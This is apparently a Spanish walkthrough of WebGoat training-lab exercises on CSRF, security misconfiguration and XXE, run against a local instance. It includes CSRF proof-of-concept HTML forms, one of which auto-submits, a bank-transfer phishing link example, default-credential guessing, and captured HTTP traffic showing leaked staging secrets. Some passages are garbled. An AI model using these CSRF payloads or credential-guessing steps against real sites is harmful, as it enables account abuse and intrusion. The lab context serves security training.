Las aplicaciones web que realizan acciones basadas en la información proporcionada por usuarios confiables y autenticados corren riesgo al realizar acciones sin requerir la autorización del usuario. la acción específica. Un usuario que se autentica mediante una cookie guardada en el navegador web del usuario podría enviar sin saberlo una solicitud HTTP a un sitio que confía en el usuario y, por lo tanto, provoca una acción no deseada.

Un ataque CSRF se dirige a/abusa de la funcionalidad web básica. Si el sitio lo permite, esto provoca un cambio de estado en el servidor, como cambiar la dirección de correo electrónico o la contraseña de la víctima, o realizar una compra. Obligar a la víctima a recuperar datos no beneficia al atacante porque el atacante no recibe la respuesta, sino la víctima. Por ello, los ataques CSRF tienen como objetivo las solicitudes que modifican el estado del sistema.

Continuemos con algunos ejercicios para abordar la forma de realizar una solicitud CSRF.

CSRF con una solicitud GET

Este es el ataque CSRF más sencillo de realizar. Por ejemplo, recibes un correo electrónico con el siguiente contenido:

```
<a href="http://bank.com/transfer?account_number_from=123456789&account_number_to=987654321&amount=100000">View my Pictures!</a>
```

Si el usuario sigue conectado al sitio web de bank.com, esta sencilla solicitud GET transferirá dinero de una cuenta a otra. Por supuesto, en la mayoría de los casos el sitio web puede tener varios controles para aprobar la solicitud.

Confirmar bandera 1

Confirma la bandera que deberías haber obtenido en la página anterior, a continuación.

Interceptamos el botón enviar consulta y copiamos la request para llevarla a la página <https://csrfshark.github.io/app/> y generar el cuerpo de la página para el ataque.

Falsificaciones de sol

The image shows a web application interface on the left and a network request in Burp Suite on the right. The web application has a progress bar with buttons 1 through 9, where button 3 is highlighted. Below the progress bar, there is a section titled 'Ejercicio básico para obtener la bandera' with a subtext 'Al iniciar sesión, active el siguiente formulario desde tu navegador'. A red box highlights the 'Enviar consulta' button. The network request on the right is a POST request to '/WebGoat/csrf/basic-get-flag' with a body containing 'csrf=false&submit=Enviar+consulta'.


Pegamos la request de burpsuite en request de <https://csrfshark.github.io> y vemos que en result tenemos el cuerpo html que vamos a usar para el ataque.

The image shows the CSRF Shark application interface. On the left, the 'Request' tab is selected, showing a POST request to '/WebGoat/csrf/basic-get-flag' with a body containing 'csrf=false&submit=Enviar+consulta'. On the right, the 'Result' tab is selected, showing the HTML response of the page. The HTML response includes a form with a hidden input for 'csrf' and a submit button labeled 'Enviar+consulta'.


Lo guardamos en un .html (csrf.html).

```
GNU nano 8.6
<!DOCTYPE html>
<html lang="en">
  <body>
    <h1>Form CSRF PoC</h1>
    <form method="POST" action="http://127.0.0.1:8080/WebGoat/csrf/basic-get-flag">
      <input type="hidden" name="csrf" value="false">
      <input type="hidden" name="submit" value="Enviar+consulta">
      <input type="submit" value="Submit Request">
    </form>
  </body>
</html>
```


Abrimos el archivo creado o generado csrf.html



Presionamos el botón "Submit Request".



Si carga la acción hemos realizado el ataque satisfactoriamente, para este ejemplo vemos el numero de flag que esta pidiendo para resolver este reto.




Publica una reseña en nombre de otra persona.2


La página siguiente simula una página de comentarios/reseñas. La diferencia aquí es que tienes que iniciar el envío en otro lugar, como podrías hacer con un ataque CSRF y como en el ejercicio anterior. Es más fácil de lo que piensas. En la mayoría de los casos, la parte más complicada es encontrar un lugar donde ejecutar el ataque CSRF. El ejemplo clásico son las transferencias bancarias en la cuenta de alguien.

Pero aquí lo mantendremos simple. En este caso, solo necesita activar una presentación de revisión en nombre del actual Usuario registrado.


Interceptamos la publicación.




Clic derecho elegimos la opción “Engagement tools” luego “Generate CSRF PoC”.




Copiamos el **CSRF HTML** que genero BurpSuite.




Guardamos el código CSRF HTML en un archivo `csrf.html`.




Lo abrimos y lo ejecutamos.



Al ejecutar el botón “Submit request” y vemos que funciona correctamente.



En la web vemos que funciona.



Explicación de este ataque:

Lo que hace ese HTML paso a paso

Apunta al endpoint real de WebGoat que crea la reseña.

```
<form action="http://127.0.0.1:8080/WebGoat/csrf/review" method="POST">
```

Estos son los mismos parámetros que enviaría el formulario legítimo (los copiaste al interceptar con Burp).

```
<input type="hidden" name="reviewText" value="guest" />
<input type="hidden" name="stars" value="2" />
<input type="hidden" name="validateReq" value="2aa14227b9a13d0bede0388a7fba9aa9" />
```

Envía el formulario automáticamente al cargar la página.

```
<script>
  history.pushState("", "", '/');
  document.forms[0].submit();
</script>
```

El punto clave: la cookie viaja sola

Ninguna línea de ese HTML menciona la cookie JSESSIONID. No hace falta, porque:

- La víctima (tú) ya está logueada en WebGoat → el navegador tiene guardada la cookie para 127.0.0.1:8080.
- Al abrir csrf.html y ejecutarse document.forms[0].submit(), el navegador hace un POST a http://127.0.0.1:8080/WebGoat/csrf/review.
- Como la petición va dirigida a 127.0.0.1:8080 y existe una cookie para ese dominio, el navegador la adjunta automáticamente en las cabeceras HTTP. Esto es comportamiento estándar del navegador, no algo que el atacante controle.
- El servidor de WebGoat recibe la petición con tu cookie válida → la trata como una acción legítima tuya.

Configuración de seguridad incorrecta

Una mala configuración es una de las formas más rápidas de perder el control de un sistema que, de otro modo, sería sólido. aplicación. Indicadores de depuración que nunca se desactivan, cuentas predeterminadas que vienen con Derechos de administrador, consolas de prueba que permanecen accesibles desde producción. Todas son ejemplos de deuda de configuración a la espera de ser explotada.


Las credenciales predeterminadas siguen activas.

Comenzamos con algo tristemente común: credenciales predeterminadas dejadas habilitadas en producción.

Operaciones envió la compilación de prueba directamente a producción y se olvidó de eliminarla. Cuenta de administrador de fábrica. ¿Puede autenticarse utilizando las credenciales predeterminadas del proveedor?

Pasos a seguir:

- Busque texto de banner, comentarios o documentación que se incluyan con la interfaz.
- Prueba las combinaciones clásicas (**admin/admin**, **root/password**, **support/support**, ...).
- Una vez dentro, tome una captura de pantalla o anote la información del perfil; esto demuestra que... La cuenta está activa.



✓

Nombre de usuario

admin

Contraseña

admin

Intentar iniciar sesión

Default admin account compromised! Make sure these credentials are rotated or disabled before shipping.

User profile: staging admin (no MFA)

Fuga de modo de depuración detallado

La compilación de prueba se envió con el modo de depuración habilitado. Cuando la aplicación lanza un error excepción, Spring ahora devuelve trazas de pila completas, incluidas las variables de entorno y Secretos de la API.

Pasos:

1. Active el controlador que es el `DebugController`
2. Examine el rastreo de pila de `debugController` para encontrar el token de depuración
3. Utilice el token filtrado para llamar a `/reconfig` Acceda al punto de depuración
4. Envíe el token para confirmar la explotación y observe los registros, no los errores

Recuerda: los errores detallados

Request

Pretty Raw Hex

```

1 GET /WebSot/SecurityMisconfiguration/task2/trigger HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://127.0.0.1:8080/websoat/start.vc?username=atactante
8 Connection: keep-alive
9 Cookie: JSESSIONID=2025-03-21-09-42:11.012; DB_PASSWORD=staging_password123; DB_USER=staging_user; SYSTEM_API_TOKEN=STAGING-TOKEN-42
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Priority: u=0
          
```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200
2 Content-Type: text/plain;charset=UTF-8
3 Content-Length: 478
4 Date: Tue, 22 Sep 2026 19:09:22 GMT
5 Keep-Alive: timeout=60
6 Connection: keep-alive
7
8 2025-09-21 09:42:11.012 ERROR [staging] com.websoat.DebugController - Null
9 java.lang.NullPointerException: Cannot invoke "Object.toString()" because
10 at com.websoat.DebugController.render(DebugController.java:94)
11 at org.springframework.web.servlet.mvc.annotation.AnnotationMethodHandlerAdapter.dispatch(DebugController.java:94)
12 at ...
13
14 ENVIRONMENT=staging
15 DB_PASSWORD=staging_password123
16 DB_USER=staging_user
17 SYSTEM_API_TOKEN=STAGING-TOKEN-42
          
```

Token filtrado

STAGING-TOKEN-42

Otra forma de buscar tokens es en desarrollador del navegador, en la pestaña debugger – search

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

(A6) Componentes vulnerables y obsoletos

(A7) Fallo de identidad y autenticación

(A8) Integridad del software y los datos

(A9) Fallos en el registro de seguridad

(A10) Falsificación de solicitudes del lado del servidor

Lado del cliente

Desafíos

Pasos:

1. Active el controlador que está fallando usando el botón de abajo.
2. Examine el rastreo de pila devuelto y localice las credenciales de la base de datos y el token del sistema filtrados.
3. Utilice el token filtrado para llamar al `/config` Acceda al punto final que se muestra a continuación y observe la configuración sensible.
4. Envíe el token para confirmar la explotación y observe la remediación: desactive la depuración. modo (y nunca exponga los rastros de pila a los usuarios finales).

Recuerda: los errores detallados deben figurar en los registros, no en las respuestas de producción.

✓

Error de depuración del activador Llama a /config con token

```
2025-03-21 09:42:11,012 ERROR [staging] com.webgoat.DebugController - Null pointer while rendering template
java.lang.NullPointerException: Cannot invoke "Object.toString()" because "ctx" is null
    at com.webgoat.DebugController.render(DebugController.java:94)
    at org.springframework.mvc.dispatcher.servet.doDispatch(DispatcherServlet.java:1101)
    at ...

ENVIRONMENT=staging
DEBUG_MODE=true
DB_USER=staging_user
DB_PASSWORD=staging_password123
SYSTEM_API_TOKEN=STAGING-TOKEN-42
```

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Sources Outline Search

tokens

files to exclude

e.g. **/node_modules/**.app.js

2 results

js/content.js (2 matches)

```
36 const token = {value: ''}
41 const [language, ...tags] = tokens
42 WebGoatjs/lib/js/jquery.2.1.4.min.js (1 match)
2 d.pseudo.d.setFilters=new qa.gga tokenize=function(a,b)(var c,e,f,g,h,i,j,k,z[a*=
4 source202 (4 matches)
```

jquery.form.js x jquery.2.1.4.min.js

```
// add "extra" data to form if provided in options
var extraInputs = [];
try {
    if (s.extraData) {
        for (var n in s.extraData) {
            if (s.extraData.hasOwnProperty(n)) {
                // using the $-param format that allows for multiple values with the same name
                if (!$.isArray(s.extraData[n]) && s.extraData[n].hasOwnProperty('name') && s.extraData[n].hasOwnProperty('value')) {
                    extraInputs.push(
                        $.input('hidden' + s.extraData[n].name + '=' + s.extraData[n].value)
                    ).append(toForm)[0];
                } else {
                    extraInputs.push(
                        $.input('hidden' + s.extraData[n].name + '=' + s.extraData[n].value)
                    ).append(toForm)[0];
                }
            }
        }
    }
}
```

No source map found

Extremos del actuador expuesto - Exposed Actuator endpoints

El equipo de operaciones dejó los puntos finales del actuador completamente abiertos. Cualquiera en Internet puede acceder. /actuador/env y /actuador/healthsin autenticación, filtrando secretos internos y información de estado.

Una vez que los puntos finales mal configurados exponen variables de entorno, tokens o datos de estado, un atacante puede acceder a otras API, reproducir información confidencial filtrada o recopilar datos para comprometer aún más la seguridad.

recopilar datos para comprometer
finales sensibles en entornos de

OBTENER /actuador/env

Clave API del sistema
INTERNAL-API-KEY-987

Request

1 GET /WebGoat/SecurityMisconfiguration/task3/actuator/env HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=atacante
8 Connection: keep-alive
9 Cookie: JSESSIONID=CAB53DE0CB4FB25C6C7B02B814E0FD29
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Priority: u=0
14
15

Response


1 HTTP/1.1 200
2 Content-Type: application/json
3 Content-Length: 180
4 Date: Tue, 22 Sep 2026 13:29:12 GMT
5 Keep-Alive: timeout=60
6 Connection: keep-alive
7
8 {
9 "features": {
10 "beta": true,
11 "payments": false
12 },
13 "profiles": [
14 "staging",
15 "debug"
16]
17 },
18 "name": "webgoat-stanning",
19 "systemApiKey": "INTERNAL-API-KEY: 987"
20 }

¿Qué es una entidad XML?

Una entidad XML permite definir etiquetas que serán reemplazadas por contenido cuando se analice el documento XML. En general, existen tres tipos de entidades:


- entidades internas
- entidades externas
- entidades de parámetros.

Se debe crear una entidad en la Definición de Tipo de Documento (DTD), comencemos con un ejemplo:



Como puede ver, una vez que el analizador procese el documento XML, reemplazará la entidad definida. jscon la constante definida "Jo Smith". Como puede ver, esto tiene muchas ventajas, ya que puede cambiar jsen un lugar, por ejemplo, "John Smith".

En una aplicación Java, se puede usar XML para transferir datos del cliente al servidor. Todos estamos familiarizados con las API JSON; también podemos usar XML para transmitir la información. La mayoría de las veces, el framework rellena automáticamente el objeto Java basándose en la estructura XML, por ejemplo:



¿Qué es una inyección XXE?

Un ataque de entidad externa XML es un tipo de ataque dirigido a aplicaciones que analizan datos XML. Este ataque se produce cuando un analizador XML mal configurado procesa datos XML que contienen una referencia a una entidad externa. Este ataque puede provocar la divulgación de datos confidenciales, denegación de servicio, falsificación de solicitudes del lado del servidor, escaneo de puertos desde la máquina donde se encuentra el analizador y otros impactos en el sistema.

Los ataques pueden incluir la divulgación de archivos locales, que pueden contener datos confidenciales como contraseñas o información privada del usuario, mediante esquemas de archivo o rutas relativas en el identificador del sistema. Dado que el ataque se produce en relación con la aplicación que procesa el documento XML, un atacante puede usar esta aplicación de confianza para acceder a otros sistemas internos, posiblemente divulgando otro contenido interno a través de solicitudes HTTP(S) o lanzando un ataque CSRF a cualquier servicio interno desprotegido. En algunos casos, una biblioteca de procesamiento XML vulnerable a problemas de corrupción de memoria del lado del cliente puede ser explotada mediante la desreferenciación de una URI maliciosa, lo que podría permitir la ejecución de código arbitrario bajo la cuenta de la aplicación. Otros ataques pueden acceder a recursos locales que podrían no dejar de devolver datos, lo que podría afectar la disponibilidad de la aplicación si no se liberan demasiados subprocesos o procesos.

